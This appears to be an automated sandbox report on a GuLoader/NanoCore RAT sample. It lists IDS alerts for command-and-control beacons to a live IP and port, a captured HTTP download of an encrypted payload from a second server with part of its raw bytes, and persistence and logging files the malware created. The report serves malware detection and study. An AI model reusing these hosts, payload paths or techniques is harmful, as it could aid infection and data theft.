185.222.57.217192.168.11.2044454982628417530 5/23/22-18:05:28.834562	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49826	185.222.57.217	192.168.11.20
192.168.11.20185.222.57.2174984044452816718 05/23/22-18:06:32.538823	TCP	2816718	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon	49840	4445	192.168.11.20	185.222.57.217
185.222.57.217192.168.11.2044454980728417530 5/23/22-18:04:04.360922	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49807	185.222.57.217	192.168.11.20
192.168.11.20185.222.57.2174982544452816766 05/23/22-18:05:23.856209	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49825	4445	192.168.11.20	185.222.57.217
185.222.57.217192.168.11.2044454984828417530 5/23/22-18:07:11.539602	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49848	185.222.57.217	192.168.11.20
192.168.11.20185.222.57.2174976744452816718 05/23/22-18:01:23.356077	TCP	2816718	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon	49767	4445	192.168.11.20	185.222.57.217
185.222.57.217192.168.11.2044454984028417530 5/23/22-18:06:33.113012	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49840	185.222.57.217	192.168.11.20
192.168.11.20185.222.57.2174977744452816766 05/23/22-18:01:57.870727	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49777	4445	192.168.11.20	185.222.57.217
185.222.57.217192.168.11.2044454984528417530 5/23/22-18:06:58.399088	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49845	185.222.57.217	192.168.11.20
192.168.11.20185.222.57.2174977244452025019 05/23/22-18:01:34.650424	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49772	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.2174980544452816766 05/23/22-18:03:54.339246	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49805	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.2174981644452025019 05/23/22-18:04:43.163662	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49816	4445	192.168.11.20	185.222.57.217

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.11.20185.222.57.217498704445281676605/23/22-18:08:51.242792	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49870	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498494445202501905/23/22-18:07:16.165038	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49849	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498694445202501905/23/22-18:08:44.993549	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49869	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498324445281676605/23/22-18:05:57.655949	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49832	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498654445281676605/23/22-18:08:30.653471	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49865	4445	192.168.11.20	185.222.57.217
185.222.57.217192.168.11.204445498672841753 05/23/22-18:08:35.731663	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49867	185.222.57.217	192.168.11.20
192.168.11.20185.222.57.217497974445281676605/23/22-18:03:16.410297	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49797	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498564445202501905/23/22-18:07:46.008669	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49856	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498124445281676605/23/22-18:04:25.379315	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49812	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498364445202501905/23/22-18:06:17.276031	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49836	4445	192.168.11.20	185.222.57.217
185.222.57.217192.168.11.204445498062810290 05/23/22-18:03:59.038915	TCP	2810290	ETPRO TROJAN NanoCore RAT Keepalive Response 1	4445	49806	185.222.57.217	192.168.11.20
192.168.11.20185.222.57.217498454445281676605/23/22-18:06:58.510998	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49845	4445	192.168.11.20	185.222.57.217
185.222.57.217192.168.11.204445497722841753 05/23/22-18:01:36.137193	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49772	185.222.57.217	192.168.11.20
192.168.11.20185.222.57.217497994445281676605/23/22-18:03:25.830010	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49799	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498634445281676605/23/22-18:08:20.905706	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49863	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498584445202501905/23/22-18:07:56.083088	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49858	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498294445202501905/23/22-18:05:42.893768	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49829	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498034445281676605/23/22-18:03:44.655777	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49803	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498144445281676605/23/22-18:04:34.221037	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49814	4445	192.168.11.20	185.222.57.217

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.11.20185.222.57.217498344452816766 05/23/22-18:06:07.888136	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49834	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498674452025019 05/23/22-18:08:34.823779	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49867	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498184452025019 05/23/22-18:04:52.841466	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49818	4445	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.217498094452025019 05/23/22-18:04:13.865526	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49809	4445	192.168.11.20	185.222.57.217
185.222.57.217192.168.11.204445498152841753 05/23/22-18:04:38.504290	TCP	2841753	ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound)	4445	49815	185.222.57.217	192.168.11.20
192.168.11.20185.222.57.217498434452816766 05/23/22-18:06:47.801203	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49843	4445	192.168.11.20	185.222.57.217

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 23, 2022 18:01:19.242537975 CEST	49766	80	192.168.11.20	185.222.57.79
May 23, 2022 18:01:19.256269932 CEST	80	49766	185.222.57.79	192.168.11.20
May 23, 2022 18:01:19.256352901 CEST	49766	80	192.168.11.20	185.222.57.79
May 23, 2022 18:01:19.263372898 CEST	49766	80	192.168.11.20	185.222.57.79
May 23, 2022 18:01:19.280781984 CEST	80	49766	185.222.57.79	192.168.11.20
May 23, 2022 18:01:19.280844927 CEST	80	49766	185.222.57.79	192.168.11.20
May 23, 2022 18:01:19.280893087 CEST	80	49766	185.222.57.79	192.168.11.20
May 23, 2022 18:01:19.280937910 CEST	80	49766	185.222.57.79	192.168.11.20
May 23, 2022 18:01:19.280987024 CEST	80	49766	185.222.57.79	192.168.11.20
May 23, 2022 18:01:19.281128883 CEST	49766	80	192.168.11.20	185.222.57.79
May 23, 2022 18:01:19.281183004 CEST	49766	80	192.168.11.20	185.222.57.79
May 23, 2022 18:01:19.281194925 CEST	49766	80	192.168.11.20	185.222.57.79
May 23, 2022 18:01:19.281272888 CEST	49766	80	192.168.11.20	185.222.57.79
May 23, 2022 18:01:19.294837952 CEST	80	49766	185.222.57.79	192.168.11.20
May 23, 2022 18:01:19.294933081 CEST	80	49766	185.222.57.79	192.168.11.20
May 23, 2022 18:01:19.294996977 CEST	80	49766	185.222.57.79	192.168.11.20
May 23, 2022 18:01:19.295026064 CEST	49766	80	192.168.11.20	185.222.57.79
May 23, 2022 18:01:19.295101881 CEST	80	49766	185.222.57.79	192.168.11.20
May 23, 2022 18:01:19.295253038 CEST	49766	80	192.168.11.20	185.222.57.79
May 23, 2022 18:01:19.295299053 CEST	80	49766	185.222.57.79	192.168.11.20
May 23, 2022 18:01:19.295315981 CEST	49766	80	192.168.11.20	185.222.57.79
May 23, 2022 18:01:19.295381069 CEST	80	49766	185.222.57.79	192.168.11.20
May 23, 2022 18:01:19.295458078 CEST	80	49766	185.222.57.79	192.168.11.20
May 23, 2022 18:01:19.295541048 CEST	80	49766	185.222.57.79	192.168.11.20
May 23, 2022 18:01:19.295583963 CEST	49766	80	192.168.11.20	185.222.57.79
May 23, 2022 18:01:19.295593977 CEST	80	49766	185.222.57.79	192.168.11.20
May 23, 2022 18:01:19.295627117 CEST	80	49766	185.222.57.79	192.168.11.20
May 23, 2022 18:01:19.295628071 CEST	49766	80	192.168.11.20	185.222.57.79
May 23, 2022 18:01:19.295876980 CEST	49766	80	192.168.11.20	185.222.57.79
May 23, 2022 18:01:19.295927048 CEST	49766	80	192.168.11.20	185.222.57.79
May 23, 2022 18:01:19.295938969 CEST	49766	80	192.168.11.20	185.222.57.79
May 23, 2022 18:01:19.308718920 CEST	80	49766	185.222.57.79	192.168.11.20
May 23, 2022 18:01:19.308815956 CEST	80	49766	185.222.57.79	192.168.11.20
May 23, 2022 18:01:19.308875084 CEST	80	49766	185.222.57.79	192.168.11.20
May 23, 2022 18:01:19.309047937 CEST	80	49766	185.222.57.79	192.168.11.20
May 23, 2022 18:01:19.309120893 CEST	49766	80	192.168.11.20	185.222.57.79
May 23, 2022 18:01:19.309133053 CEST	80	49766	185.222.57.79	192.168.11.20

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 23, 2022 18:01:19.309166908 CEST	49766	80	192.168.11.20	185.222.57.79
May 23, 2022 18:01:19.309194088 CEST	80	49766	185.222.57.79	192.168.11.20
May 23, 2022 18:01:19.309290886 CEST	49766	80	192.168.11.20	185.222.57.79
May 23, 2022 18:01:19.309298038 CEST	80	49766	185.222.57.79	192.168.11.20
May 23, 2022 18:01:19.309329033 CEST	49766	80	192.168.11.20	185.222.57.79
May 23, 2022 18:01:19.309448004 CEST	80	49766	185.222.57.79	192.168.11.20
May 23, 2022 18:01:19.309577942 CEST	49766	80	192.168.11.20	185.222.57.79
May 23, 2022 18:01:19.309618950 CEST	80	49766	185.222.57.79	192.168.11.20
May 23, 2022 18:01:19.309659958 CEST	49766	80	192.168.11.20	185.222.57.79
May 23, 2022 18:01:19.309683084 CEST	80	49766	185.222.57.79	192.168.11.20
May 23, 2022 18:01:19.309736013 CEST	80	49766	185.222.57.79	192.168.11.20
May 23, 2022 18:01:19.309802055 CEST	80	49766	185.222.57.79	192.168.11.20
May 23, 2022 18:01:19.309834003 CEST	80	49766	185.222.57.79	192.168.11.20
May 23, 2022 18:01:19.309874058 CEST	49766	80	192.168.11.20	185.222.57.79
May 23, 2022 18:01:19.309912920 CEST	80	49766	185.222.57.79	192.168.11.20
May 23, 2022 18:01:19.309979916 CEST	80	49766	185.222.57.79	192.168.11.20
May 23, 2022 18:01:19.310010910 CEST	80	49766	185.222.57.79	192.168.11.20
May 23, 2022 18:01:19.310049057 CEST	49766	80	192.168.11.20	185.222.57.79
May 23, 2022 18:01:19.310056925 CEST	80	49766	185.222.57.79	192.168.11.20
May 23, 2022 18:01:19.310103893 CEST	80	49766	185.222.57.79	192.168.11.20
May 23, 2022 18:01:19.310149908 CEST	80	49766	185.222.57.79	192.168.11.20
May 23, 2022 18:01:19.310194969 CEST	80	49766	185.222.57.79	192.168.11.20
May 23, 2022 18:01:19.310223103 CEST	49766	80	192.168.11.20	185.222.57.79
May 23, 2022 18:01:19.310225964 CEST	80	49766	185.222.57.79	192.168.11.20
May 23, 2022 18:01:19.310261011 CEST	49766	80	192.168.11.20	185.222.57.79
May 23, 2022 18:01:19.310271978 CEST	49766	80	192.168.11.20	185.222.57.79
May 23, 2022 18:01:19.310281038 CEST	49766	80	192.168.11.20	185.222.57.79
May 23, 2022 18:01:19.310288906 CEST	49766	80	192.168.11.20	185.222.57.79
May 23, 2022 18:01:19.310398102 CEST	49766	80	192.168.11.20	185.222.57.79
May 23, 2022 18:01:19.310435057 CEST	49766	80	192.168.11.20	185.222.57.79
May 23, 2022 18:01:19.323966980 CEST	80	49766	185.222.57.79	192.168.11.20
May 23, 2022 18:01:19.324069977 CEST	80	49766	185.222.57.79	192.168.11.20
May 23, 2022 18:01:19.324146032 CEST	49766	80	192.168.11.20	185.222.57.79
May 23, 2022 18:01:19.324259043 CEST	80	49766	185.222.57.79	192.168.11.20
May 23, 2022 18:01:19.324340105 CEST	80	49766	185.222.57.79	192.168.11.20
May 23, 2022 18:01:19.324395895 CEST	80	49766	185.222.57.79	192.168.11.20
May 23, 2022 18:01:19.324429035 CEST	49766	80	192.168.11.20	185.222.57.79
May 23, 2022 18:01:19.324472904 CEST	49766	80	192.168.11.20	185.222.57.79
May 23, 2022 18:01:19.324604988 CEST	49766	80	192.168.11.20	185.222.57.79
May 23, 2022 18:01:19.324719906 CEST	80	49766	185.222.57.79	192.168.11.20
May 23, 2022 18:01:19.324806929 CEST	80	49766	185.222.57.79	192.168.11.20
May 23, 2022 18:01:19.324886084 CEST	80	49766	185.222.57.79	192.168.11.20
May 23, 2022 18:01:19.324908018 CEST	49766	80	192.168.11.20	185.222.57.79
May 23, 2022 18:01:19.324949980 CEST	80	49766	185.222.57.79	192.168.11.20
May 23, 2022 18:01:19.324999094 CEST	80	49766	185.222.57.79	192.168.11.20
May 23, 2022 18:01:19.325046062 CEST	80	49766	185.222.57.79	192.168.11.20
May 23, 2022 18:01:19.325092077 CEST	80	49766	185.222.57.79	192.168.11.20
May 23, 2022 18:01:19.325136900 CEST	80	49766	185.222.57.79	192.168.11.20
May 23, 2022 18:01:19.325182915 CEST	80	49766	185.222.57.79	192.168.11.20
May 23, 2022 18:01:19.325228930 CEST	80	49766	185.222.57.79	192.168.11.20
May 23, 2022 18:01:19.325232029 CEST	49766	80	192.168.11.20	185.222.57.79
May 23, 2022 18:01:19.325272083 CEST	49766	80	192.168.11.20	185.222.57.79
May 23, 2022 18:01:19.325275898 CEST	80	49766	185.222.57.79	192.168.11.20
May 23, 2022 18:01:19.325282097 CEST	49766	80	192.168.11.20	185.222.57.79
May 23, 2022 18:01:19.325290918 CEST	49766	80	192.168.11.20	185.222.57.79
May 23, 2022 18:01:19.325323105 CEST	80	49766	185.222.57.79	192.168.11.20
May 23, 2022 18:01:19.325355053 CEST	80	49766	185.222.57.79	192.168.11.20
May 23, 2022 18:01:19.325401068 CEST	80	49766	185.222.57.79	192.168.11.20
May 23, 2022 18:01:19.325407028 CEST	49766	80	192.168.11.20	185.222.57.79

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 23, 2022 18:01:19.325444937 CEST	49766	80	192.168.11.20	185.222.57.79
May 23, 2022 18:01:19.325448036 CEST	80	49766	185.222.57.79	192.168.11.20
May 23, 2022 18:01:19.325495005 CEST	80	49766	185.222.57.79	192.168.11.20
May 23, 2022 18:01:19.325540066 CEST	80	49766	185.222.57.79	192.168.11.20

HTTP Request Dependency Graph

- 185.222.57.79

HTTP Packets


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.11.20	49766	185.222.57.79	80	C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe

Timestamp	kBytes transferred	Direction	Data
May 23, 2022 18:01:19.263372898 CEST	8320	OUT	GET /SALES/NEW%20SERVER_KeqToKFS234.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: 185.222.57.79 Cache-Control: no-cache
May 23, 2022 18:01:19.280781984 CEST	8322	IN	HTTP/1.1 200 OK Date: Mon, 23 May 2022 16:01:18 GMT Server: Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/7.4.29 Last-Modified: Mon, 23 May 2022 10:46:07 GMT ETag: "32c40-5dfab8c250114" Accept-Ranges: bytes Content-Length: 207936 Content-Type: application/octet-stream Data Raw: ee 12 39 5d fd 0c a2 20 bf ff 70 98 1e eb 14 71 39 26 0e d2 70 79 c3 1c d7 91 e1 a1 a5 29 81 c2 f7 47 7b cc 47 68 e4 f1 af b5 18 75 36 9d 4d f7 46 3c a2 9a 2b 5f 4a 92 ef 08 1b 55 3a 06 83 f6 3e d8 d6 33 91 bb 31 63 53 67 0d 1a ca 1f 6d 41 af f0 1b 40 de f1 18 d8 f2 43 49 67 72 9b 49 9e 7e 7d e0 29 fe 54 d9 5f 3c 16 67 4c 93 34 d1 5b db 14 4f 4a 5a fd 59 17 84 05 cc ce 61 6a e4 ad 57 fb 1e 7b 89 10 2d ac 75 ca ba cd c3 59 64 0a 2a 5f 82 1b 4e 46 b0 f2 f3 01 53 43 51 6b 43 db fe d7 d9 f9 a9 57 c1 69 60 69 8b e8 19 58 d8 ae 88 7c ca 05 23 3e 04 93 6e 30 93 b2 e4 07 f0 47 62 dd 2d ec d5 20 8d 30 72 1b 96 1d 7e 7d 07 c9 9d 70 82 87 0b fb 16 c4 f3 bd 35 29 2d b1 98 bf ef fa 9b fa e0 60 fe 9e b8 37 fb 91 67 b1 1b f5 be 37 d9 86 29 c2 05 77 43 21 38 4b 1d 83 1d 84 56 92 74 48 1f 6b db 0a 0c fa 9f f3 ae cc b9 74 34 65 24 2b 59 64 e1 63 24 d4 ab 7e ce 47 91 eb d4 5a 18 1d b0 ac 81 55 1c 95 44 da 39 33 8f fd ee f8 a5 ef ab 3d 82 59 2f 78 11 1b 7e 2b 1d b0 25 7a 68 17 5d 6a 89 36 b4 3f 8a 8e b4 78 3f a1 2b 51 c4 30 87 1f b6 b3 c1 4a fa 4e a7 da b1 25 ba 8f 89 8c 89 32 ac 9a 36 a0 0f b1 75 46 1b ba 06 ac 0d ef 04 1e 17 f7 0a b6 93 b1 69 7d c0 a3 c4 53 f7 07 eb c7 d6 ab f8 a5 89 79 c7 ae 67 3d c8 e9 03 92 85 51 f9 67 24 06 8b e6 26 19 17 22 7f 6e 8a a7 df 50 0e b9 fe 52 2b e1 6b 04 4c 5f ff 45 a5 cd a6 65 e6 61 b5 18 7f 7d ef c5 49 ec 06 a8 04 7e 99 8f 7f 71 71 83 19 77 f3 b7 26 2a 69 ae 6a e7 2e 3e 04 26 ff 1f 9c 77 c7 89 a6 32 44 ec 62 f7 ee 54 ff d3 54 df 77 a5 4a 57 99 bc b6 0e a0 74 72 cc 04 41 8c 0d 6f 07 8a ad 91 ce b9 0f 54 8e 70 4c 48 fa 2a 4b 63 f5 ce d4 6e 51 71 c5 0e 93 46 d2 58 35 b5 ad e3 bb 0e 64 73 96 dc ae 8c 27 7d 11 da 74 fd 85 c8 80 fd 92 b2 6f 5e 36 da 32 24 90 44 6a 37 9d 89 10 b9 a2 12 ba 40 30 6e 83 1c 66 24 f8 a9 a3 5d 15 49 68 8f 45 50 65 eb f1 b6 65 7d 42 9e 35 c8 44 0f 49 35 69 7d de 4a 1f 23 89 8a 24 d0 c6 e7 b8 76 ca f9 f0 5d 39 8b be 0c 71 4f 62 d4 c2 70 a3 8f 31 d2 99 7f 1c d7 38 c8 62 99 9c e7 b4 b0 aa 55 48 0f 6e 9c 69 c0 69 d3 1f 5b 54 00 8b e7 7e 86 ad a6 1e 56 99 9a 60 47 a6 42 0f 54 c8 9f 30 e4 f1 bd 52 f0 c4 a6 48 b8 b8 55 7b 25 de 37 ab 43 ae 2d 01 52 e7 fe 3f c3 50 70 c1 51 ec 16 a9 40 33 2d cf f8 02 8c ba 38 85 3d c8 c7 ad b0 5c 1f 3a b0 15 58 a7 a0 30 2e a9 f7 61 88 93 20 22 9a e9 dd 02 ef d0 49 d1 d2 30 72 1f 68 e4 77 fd 50 0d 2c a0 a4 de c5 c3 d6 3a 17 e5 e3 48 0c 72 ca 88 89 ec e4 b9 d2 d0 4b ba 4b 07 59 d1 30 b4 62 f3 b8 90 95 20 fe b8 68 95 d5 29 f0 01 0c ca 8b 02 ee 85 1b 56 08 4a 4e 2a f1 53 11 3e 45 2c ac da 7c 4e 25 ed c0 9e 15 d3 78 a1 69 66 f9 e6 af eb bc 02 b0 c2 48 68 11 ac 7c d8 fd 3f bf e8 ca 4d a4 73 89 46 33 92 b8 31 63 46 19 0f 1a 35 e4 02 7c 17 f0 11 6a de e2 28 d9 b2 48 49 67 72 9f 49 9e 6f 03 e3 29 fe 50 b6 61 3c 16 6d 66 93 27 e1 5a db 1f 4f 4a 5a f8 59 17 95 7b c8 ce e1 6e 8b 92 59 e4 ae 5f 89 b7 14 60 54 79 bb 81 0e 7e 30 62 52 52 a7 6b 3c 2d b8 c0 92 6c 79 0a 30 06 1d be 8a f8 bb 9c 89 25 b4 07 40 02 fe d6 70 10 ad a6 a4 13 ae 6a 27 15 22 6e 4a 23 a3 b0 e4 23 f0 47 32 9f 2d ec 88 5f cc 30 d3 36 f3 4e 7e 7d 1c e4 8f 58 83 87 eb d0 01 e8 fb 9a 18 2e ad 3b 99 bf e5 b3 9a 84 a2 60 fe 94 00 d3 ca 9b 67 9e 1b f5 be 37 db 86 29 c0 5d 62 6e 06 1e 63 5c 81 1d 8e 78 b4 5f bf 1f 78 eb 09 08 Data Ascii: 9] pq9&py)G{Ghu6MF<+_JU:>31cSgmA@CIgrI~})T_<gL4[OJZYajW{-uYd*_NFSCQkCWi`iX|#>n0Gb- 0r~}p5)-`7g7)wC!8KVtHkt4e$+Ydc$~GZUD93=Y/x~+%zh]j6?x?+Q0JN%26uFi}Syg=Qg$&"nPR+kL_Eea}l~qqw&*ij.>&w2DbTTwJ WtrAoTpLH*KcnQqFX5ds'}to^62$Dj7@0nf$]IhEPee}B5DI5i}J#$v]9qObp18bUHnii[T~V`GBT0RHU{%7C-R?PpQ@3-8=\:X0.a "l0rhwP,:HrKKY0b h)VJN*S>E,|N%xifHh|?MsF31cF5|j(HIgrIo)Pa<mf'ZOJZY{nY_`Ty~0bRRk<-ly0%@p j"'nJ##G2-_06N~}X.;`g7)]bnc\x_x

Statistics

Behavior

● SecuriteInfo.com.Variant.Babar.543...



System Behavior

Analysis Process: SecuriteInfo.com.Variant.Babar.54324.15185.exe PID: **1396**, Parent PID: **2420**

General

Target ID:	2
Start time:	18:00:29
Start date:	23/05/2022
Path:	C:\Users\user\Desktop\SecuriteInfo.com.Variant.Babar.54324.15185.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\SecuriteInfo.com.Variant.Babar.54324.15185.exe"
Imagebase:	0x400000
File size:	437368 bytes
MD5 hash:	E38395C6ADC5D8246A0E79B0575D72F3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000002.00000002.24006297513.0000000003421000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: CasPol.exe PID: **380**, Parent PID: **1396**

General

Target ID:	10
Start time:	18:01:04
Start date:	23/05/2022
Path:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\SecuriteInfo.com.Variant.Babar.54324.15185.exe"
Imagebase:	0xc10000
File size:	106496 bytes

MD5 hash:	7BAE06CBE364BB42B8C34FCFB90E3EBD
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 0000000A.00000000.23839165022.0000000001000000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 0000000A.00000003.24022982712.000000001EAF9000.00000004.00000800.00020000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\subfolder1\Soccages5.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	2	100E06C	CreateFileW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	73BE614C	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	73BE614C	unknown
C:\Users\user\AppData\Roaming\11389406-0377-47ED-98C7-D564E683C6EB	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	1FA60E61	CreateDirectoryW
C:\Users\user\AppData\Roaming\11389406-0377-47ED-98C7-D564E683C6EB\run.dat	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	1FA60F5B	CreateFileW
C:\Program Files (x86)\DSL Monitor	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	1FA60E61	CreateDirectoryW
C:\Program Files (x86)\DSL Monitor\dslmon.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	1FA611E0	CopyFileW
C:\Users\user\AppData\Local\Temp\tmp1D4A.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	1FA613DC	GetTempFileNameW
C:\Users\user\AppData\Roaming\11389406-0377-47ED-98C7-D564E683C6EB\task.dat	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	1FA60F5B	CreateFileW
C:\Users\user\AppData\Local\Temp\tmp200A.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	1FA613DC	GetTempFileNameW
C:\Users\user\AppData\Roaming\11389406-0377-47ED-98C7-D564E683C6EB\Logs	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	1FA60E61	CreateDirectoryW
C:\Users\user\AppData\Roaming\11389406-0377-47ED-98C7-D564E683C6EB\Logs\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	1FA60E61	CreateDirectoryW

<table>
<tr><th>File Path</th><th>Access</th><th>Attributes</th><th>Options</th><th>Completion</th><th>Count</th><th>Source Address</th><th>Symbol</th></tr>
<tr><td>C:\Users\user</td><td>read data or list directory | synchronize</td><td>device</td><td>directory file | synchronous io non alert | open for backup ident | open reparse point</td><td>object name collision</td><td>1</td><td>73BE614C</td><td>unknown</td></tr>
<tr><td>C:\Users\user\AppData\Roaming</td><td>read data or list directory | synchronize</td><td>device</td><td>directory file | synchronous io non alert | open for backup ident | open reparse point</td><td>object name collision</td><td>1</td><td>73BE614C</td><td>unknown</td></tr>
<tr><td>C:\Users\user\AppData\Roaming\11389406-0377-47ED-98C7-D564E683C6EB\catalog.dat</td><td>read attributes | synchronize | generic write</td><td>device</td><td>synchronous io non alert | non directory file | open no recall</td><td>success or wait</td><td>1</td><td>1FA60F5B</td><td>CreateFileW</td></tr>
<tr><td>C:\Users\user\AppData\Roaming\11389406-0377-47ED-98C7-D564E683C6EB\storage.dat</td><td>read attributes | synchronize | generic write</td><td>device</td><td>synchronous io non alert | non directory file | open no recall</td><td>success or wait</td><td>1</td><td>1FA60F5B</td><td>CreateFileW</td></tr>
<tr><td>C:\Users\user\AppData\Roaming\11389406-0377-47ED-98C7-D564E683C6EB\settings.bin</td><td>read attributes | synchronize | generic write</td><td>device</td><td>synchronous io non alert | non directory file | open no recall</td><td>success or wait</td><td>1</td><td>1FA60F5B</td><td>CreateFileW</td></tr>
</table>

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
